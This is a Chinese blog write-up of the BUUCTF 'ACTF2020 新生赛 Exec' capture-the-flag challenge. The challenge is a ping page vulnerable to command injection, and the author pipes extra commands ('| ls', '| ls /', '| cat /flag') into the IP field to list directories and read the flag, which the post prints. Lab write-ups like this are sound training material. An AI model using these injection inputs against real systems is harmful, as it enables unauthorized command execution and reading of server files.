

BUUCTF [ACTF2020 新生赛] Exec

原创

Senimo_ 于 2020-10-18 21:35:19 发布 409 收藏 1

分类专栏: [BUUCTF WEB Writeup](#) 文章标签: [BUUCTF ACTF2020 新生赛 Exec writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_44037296/article/details/109150636

版权



[BUUCTF WEB Writeup](#) 专栏收录该内容

65 篇文章 9 订阅

订阅专栏

BUUCTF [ACTF2020 新生赛] Exec


启动靶机, 打开环境:



页面可以执行Ping命令, 判断应为命令执行漏洞

尝试输入正常IP `127.0.0.1` 查看其回显:

```
127.0.0.1
```



其为正常回显, 测试管道连接符 `|` 是否能用:

```
127.0.0.1 | ls
```

PING

```
127.0.0.1 | ls
```

PING

```
index.php
```

https://blog.csdn.net/weixin_44037296

管道连接符 `|` 可以正常使用，并且 `ls` 命令可以正常执行
查看根目录：

```
127.0.0.1 | ls /
```

PING

```
127.0.0.1 | ls /
```

PING

```
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

https://blog.csdn.net/weixin_44037296

发现 `flag` 文件，使用 `cat` 命令查看：

```
127.0.0.1 | cat /flag
```

得到flag

PING

请输入需要ping的地址

PING

```
flag{fd37e3ef-bebb-4557-aed1-7c01819b7183}
```

https://blog.csdn.net/weixin_44037296

基础的通过管道连接符 | 就可以的命令执行漏洞，未作任何过滤与限制。